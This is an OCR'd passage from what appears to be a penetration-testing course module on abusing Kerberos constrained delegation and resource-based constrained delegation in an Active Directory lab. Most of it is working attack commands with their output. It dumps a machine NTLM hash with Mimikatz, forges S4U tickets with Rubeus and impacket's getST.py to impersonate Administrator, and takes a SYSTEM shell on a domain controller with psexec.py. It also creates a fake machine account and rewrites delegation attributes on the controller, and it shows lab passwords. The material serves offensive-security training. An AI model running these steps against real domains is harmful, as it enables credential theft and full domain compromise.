


The limitation of this attack is that it is necessary to wait for a user to authenticate to the compromised service account. It is not always obvious that a privileged user logs in regularly.

Impersonate Any User

If we compromise an account with constrained delegation, we can delegate the authentication to `any service` offered by the account in the authorized list.

If this constrained delegation allows `protocol transition`, we can pretend to be anyone, arbitrarily, to authenticate against these services. This option is set here:



We can use the `S4U2Self` extension if protocol transition is enabled. It allows a service to obtain a forwardable service ticket to itself on behalf of `any user`.

Since we can retrieve a TGS ticket as any user, we can perform the previous attack without waiting for anyone's authentication.

Constrained Delegation Attack Example from Windows

This attack can be carried out from a Windows host using `Rubeus`. Let's walk through an example. We will leverage our access to the `DMZ01` host, perform a constrained delegation attack, and gain remote access to the `WS01` host in our lab.

Enumerating with Powerview

First, we will use PowerView to find users and computers with constrained delegation privileges.

Constrained Delegation Enumeration

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainComputer -TrustedToAuth

logoncount                    : 35
badpasswordtime               : 12/31/1600 6:00:00 PM
distinguishedname             :
CN=DMZ01,CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
objectclass                   : {top, person, organizationalPerson,
user...}
badpwdcount                   : 0
lastlogontimestamp            : 3/23/2023 10:09:29 AM
objectsid                     : S-1-5-21-1870146311-1183348186-593267556-
1118
samaccountname                : DMZ01$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
countrycode                   : 0
cn                            : DMZ01
accountexpires                : NEVER
whenchanged                   : 3/30/2023 2:51:35 PM
instancetype                  : 4
usncreated                    : 12870
objectguid                    : eaebb114-2638-40ec-9617-8715c4d3057a
operatingsystem               : Windows Server 2019 Standard
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 6:00:00 PM
msds-allowedtodelegateto      : {www/WS01.INLANEFREIGHT.LOCAL, www/WS01}
objectcategory                :
CN=Computer,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : {WSMAN/DMZ01,
WSMAN/DMZ01.INLANEFREIGHT.LOCAL, TERMSRV/DMZ01,
                                TERMSRV/DMZ01.INLANEFREIGHT.LOCAL...}
lastlogon                     : 4/1/2023 10:02:15 AM
iscriticalsystemobject        : False
usnchanged                    : 41084
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT,
TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated                   : 10/14/2022 12:10:03 PM
primarygroupid                : 515
pwdlastset                    : 3/23/2023 10:20:32 AM
```

```
msds-supportedencryptiontypes : 28
name                          : DMZ01
dnshostname                   : DMZ01.INLANEFREIGHT.LOCAL
```

The account `DMZ01$` has `TRUSTED_TO_AUTH_FOR_DELEGATION` UAC attribute set, which means it has constrained delegation `with protocol transition` set, and the only allowed service for delegation is `www/WS01.inlanefreight.local`.

WS01: Requesting Valid TGS ticket

We can use `Rubeus` to ask for a valid TGS ticket from an arbitrary user to access the `HTTP` service on the `WS01` host. To successfully perform this attack, we will need to obtain the NTLM password hash of the `DMZ01$` machine account. We can obtain this using `Mimikatz`.

Get Machine's Hash with Mimikatz

```
PS C:\Tools> .\mimikatz.exe privilege::debug sekurlsa::msv exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 414620 (00000000:0006539c)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 4/1/2023 7:39:12 AM
SID               : S-1-5-96-0-2
        msv :
         [00000003] Primary
         * Username : DMZ01$
         * Domain   : INLANEFREIGHT
         * NTLM     : ff955e93a130f5bb1a6565f32b7dc127
         * SHA1     : f9232403611aa86f51a05c64e1abd86ce4021ff1
```

```
<SNIP>
```

Constrained Delegation Attack

```
PS C:\Tools> .\Rubeus.exe s4u /impersonateuser:Administrator
/msdsspn:www/WS01.inlanefreight.local /altservice:HTTP /user:DMZ01$
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: S4U

[*] Using rc4_hmac hash: ff955e93a130f5bb1a6565f32b7dc127
[*] Building AS-REQ (w/ preauth) for: 'INLANEFREIGHT.LOCAL\DMZ01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFMDCCBSygAwIBBaEDAgEWooIEMjCCBC5hggQqMIIEJqADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D

QUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggPcMIID2KADAg
ESoQMC
      <SNIP>

[*] Action: S4U

[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2self request for: '[email protected]'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for '[email protected]' to '[email protected]'
[*] base64(ticket.kirbi):


doIGJDCCBiCgAwIBBaEDAgEWooIFEDCCBQxhggUIMIIFBKADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D

QUyiEzARoAMCAQGhCjAIGwZTUUwwMSSjggTPMIIEy6ADAgESoQMCAQGiggS9BIIEuY/s7XKb3z
```

```
ZMjzGB
      <SNIP>

[*] Impersonating user 'Administrator' to target SPN
'www/WS01.inlanefreight.local'
[*]   Final ticket will be for the alternate service 'http'
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2proxy request for service: 'www/WS01.inlanefreight.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'http'
[*] base64(ticket.kirbi) for SPN 'http/WS01.inlanefreight.local':


doIG/jCCBvqgAwIBBaEDAgEWooIF4DCCBdxhggXYMIIF1KADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D

QUyiKzApoAMCAQKhIjAgGwRodHRwGxhXUzAxLmlubGFuZWZyZWlnaHQubG9jYWyjggWHMIIFg6
ADAgES
      <SNIP>
```

Breaking Down the Rubeus Command

This output from `Rubeus` is great, as we can see what's going on. First, Rubeus asks for a TGT so that we can be in the context of `DMZ01$`. Then it performs an S4U2Self request to get a TGS ticket as Administrator.

```
[*] Got a TGS for '[email protected]' to '[email protected]'
```

Finally, it uses this TGS ticket to perform a S4U2Proxy request and will update the SPN to match what we requested, which is the `HTTP` service.

```
[*] Impersonating user 'Administrator' to target SPN
'www/WS01.inlanefreight.local'
[*]   Final ticket will be for the alternate service 'http'
```

WS01: Verifying New Ticket

We can check our new ticket with the `klist` command.

```
PS C:\Tools> klist

Current LogonId is 0:0x3f22d97

Cached Tickets: (1)

#0>     Client: Administrator @ INLANEFREIGHT.LOCAL
        Server: http/WS01.inlanefreight.local @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
        Start Time: 8/15/2020 10:37:16 (local)
        End Time:   8/15/2020 20:37:16 (local)
        Renew Time: 8/22/2020 10:37:16 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Using the Ticket for Remote Access from DMZ01

This ticket can be used to get a remote shell via WinRM on `WS01.inlanefreight.local`:

```
PS C:\Tools> Enter-PSSession ws01.inlanefreight.local

[ws01.inlanefreight.local]: PS
C:\Users\administrator.INLANEFREIGHT\Documents> whoami

inlanefreight\administrator
```

Questions

Note: If the connection to the target machine fails, wait 2 or 3 minutes and try again.

Next Section

In the following section, we will explore attacking constrained delegation from Linux.

Constrained Delegation from Linux

Linux

Using `impacket`'s [findDelegation.py](), we can find the accounts with delegation privileges.

Find Accounts with Delegation

```
findDelegation.py INLANEFREIGHT.LOCAL/carole.rose:jasmine

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

AccountName    AccountType  DelegationType                        
DelegationRightsTo
-------------  -----------  ----------------------------------  ----------
----------------------
EXCHG01$       Computer     Constrained                           
ldap/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL
EXCHG01$       Computer     Constrained                           
ldap/DC01.INLANEFREIGHT.LOCAL
callum.dixon   Person       Unconstrained                         N/A
beth.richards  Person       Constrained w/ Protocol Transition    
TERMSRV/DC01.INLANEFREIGHT.LOCAL
beth.richards  Person       Constrained w/ Protocol Transition    
TERMSRV/DC01
DMZ01$         Computer     Constrained w/ Protocol Transition    
www/WS01.INLANEFREIGHT.LOCAL
DMZ01$         Computer     Constrained w/ Protocol Transition  www/WS01
SQL01$         Computer     Unconstrained                         N/A
```

We can see there are three types of delegation in the results:

- Unconstrained: This account has unconstrained delegation
- Constrained: This account has constrained delegation without protocol transition support
- Constrained w/ Protocol Transition: This account has constrained delegation `with` protocol transition support

We will assume that we have already compromised the account `beth.richards`. This account has constrained delegation with protocol transition set, and the only allowed service for delegation is `TERMSRV/DC01.INLANEFREIGHT.LOCAL`.

Using the getST.py tool from `impacket`, we can craft a valid TGS from an arbitrary user to access the `TERMSRV` service on the `DC01` host.

Using getST

```
getST.py -spn TERMSRV/DC01
'INLANEFREIGHT.LOCAL/beth.richards:B3thR!ch@rd$' -impersonate
Administrator

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

This will generate a ticket and save it as `Administrator.ccache` in the current directory. Once we have this valid ticket to access the `TERMSRV` service on `DC01` as `Administrator`, we can use it with `psexec.py` from `impacket`, after exporting its path to the environment variable `KRB5CCNAME`. This tool will update the SPN in this TGS on the fly to get an interactive shell. The `-debug` flag is added on purpose so you can see what's going on.

Using PSExec with the Ticket

```
export KRB5CCNAME=./Administrator.ccache
psexec.py -k -no-pass INLANEFREIGHT.LOCAL/administrator@DC01 -debug

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[+] Impacket Library Installation Path:
/home/plaintext/.local/lib/python3.9/site-packages/impacket
[+] StringBinding ncacn_np:DC01[\pipe\svcctl]
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email protected] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email protected]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email protected] to CIFS/[email
protected] and hoping for the best
[*] Requesting shares on DC01.....
[*] Found writable share ADMIN$
[*] Uploading file SmXURDVG.exe
[*] Opening SVCManager on DC01.....
[*] Creating service DBou on DC01.....
```

```
[*] Starting service DBou.....
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email protected] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email protected]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email protected] to CIFS/[email
protected] and hoping for the best
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email protected] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email protected]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email protected] to CIFS/[email
protected] and hoping for the best
[!] Press help for extra shell commands
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email protected] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email protected]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email protected] to CIFS/[email
protected] and hoping for the best
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Reading this output, we can see that multiple times, `Impacket` is looking for a ticket for a specific SPN, but it can't find it.

```
[+] SPN CIFS/[email protected] not found in cache
```

So it keeps looking for other tickets compatible with the target's service account.

```
[+] Returning cached credential for TERMSRV/[email protected]
```

Once it finds one, it updates the SPN to the one it's looking for, which here is `CIFS/[email protected]`.

```
[+] Changing sname from TERMSRV/[email protected] to CIFS/[email
protected] and hoping for the best
```

```
```

`psexec.py` repeats this operation to get an interactive shell:

```
psexec.py -k -no-pass INLANEFREIGHT.LOCAL/administrator@DC01 -debug
<SNIP>
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Next Section

We only need to learn one more of the three delegations available, `Resource-Based Constrained Delegation`. In the following sections, we will explore how to abuse this delegation from Windows and Linux.

RBCD Overview & Attacking from Windows

`Resource-based constrained delegation` (`RBCD`) was introduced with Windows Server 2012. This type of delegation allows delegation settings to be configured on the target service instead of the service account being used to access resources.

RBCD relies on security descriptors instead of an allowed list of SPNs. An administrator defines which security principals can request Kerberos tickets for a user. When a service receives a request to grant access on behalf of another user, the KDC checks against the security descriptors in the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of the principal running the backend service.

If the security descriptor of the backend service matches that of the frontend service, then access will be granted. RBCD works regardless of the domain functional level but does require at least one Domain Controller running Windows Server 2012 or later in the same domain as both the backend and frontend servers.

Windows

To carry out attacks against RBCD, we require two elements:

1. Access to a user or group that has privileges to modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` property on a computer. This is commonly possible if the user has `GenericWrite`, `GenericAll`, `WriteProperty`, or `WriteDACL` privileges on a computer object.
2. Control of another object that has an SPN.

The following PowerShell script will check the computers in the domain and users that have the required access rights (element number 1) on them.

Search RBCD

```
# import the PowerView module
Import-Module C:\Tools\PowerView.ps1

# get all computers in the domain
$computers = Get-DomainComputer

# get all users in the domain
$users = Get-DomainUser

# define the required access rights
$accessRights = "GenericWrite","GenericAll","WriteProperty","WriteDacl"

# loop through each computer in the domain
foreach ($computer in $computers) {
    # get the security descriptor for the computer
    $acl = Get-ObjectAcl -SamAccountName $computer.SamAccountName -
ResolveGUIDs

    # loop through each user in the domain
    foreach ($user in $users) {
        # check if the user has the required access rights on the computer
object
        $hasAccess = $acl | ?{$_.SecurityIdentifier -eq $user.ObjectSID} |
%{($_.ActiveDirectoryRights -match ($accessRights -join '|'))}

        if ($hasAccess) {
            Write-Output "$($user.SamAccountName) has the required access
rights on $($computer.Name)"
        }
    }
}
```

RBCD Enumeration

```
PS C:\Tools> .\SearchRBCD.ps1

carole.holmes has the required access rights on DC01
```

We already have the user `carole.holmes` who has privileges on `DC01`. The simplest way to obtain an object with SPN is to use a computer. We can use a computer on which we already have administrator privileges, or if we do not have such rights, we could create a fake computer. Let's use the 2nd approach.

First, we need to create a computer account, which is possible because `ms-DS-MachineAccountQuota` is set to 10 by default for authenticated users. We can make our fake computer using the PowerMad script.

Using PowerMad to Create a Fake Computer

```
PS C:\Tools> Import-Module .\Powermad.ps1
PS C:\Tools> New-MachineAccount -MachineAccount HACKTHEBOX -Password
$(ConvertTo-SecureString "Hackthebox123+!" -AsPlainText -Force)

[+] Machine account HACKTHEBOX added
```

Then, we add this computer account to the trust list of the targeted computer, which is possible because the attacker has `GenericAll ACL` on this computer:

1. Obtain the computer SID.
2. Use the Security Descriptor Definition Language (SDDL) to create a security descriptor.
3. Set `msDS-AllowedToActOnBehalfOfOtherIdentity` in raw binary format.
4. Modify the target computer.

Modify the target computer

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $ComputerSid = Get-DomainComputer HACKTHEBOX -Properties
objectsid | Select -Expand objectsid
PS C:\Tools> $SD = New-Object Security.AccessControl.RawSecurityDescriptor
-ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
PS C:\Tools> $SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\Tools> $SD.GetBinaryForm($SDBytes, 0)
PS C:\Tools> $credentials = New-Object
System.Management.Automation.PSCredential "INLANEFREIGHT\carole.holmes",
(ConvertTo-SecureString "Y3t4n0th3rP4ssw0rd" -AsPlainText -Force)
PS C:\Tools> Get-DomainComputer DC01 | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes} -Credential $credentials -
Verbose
```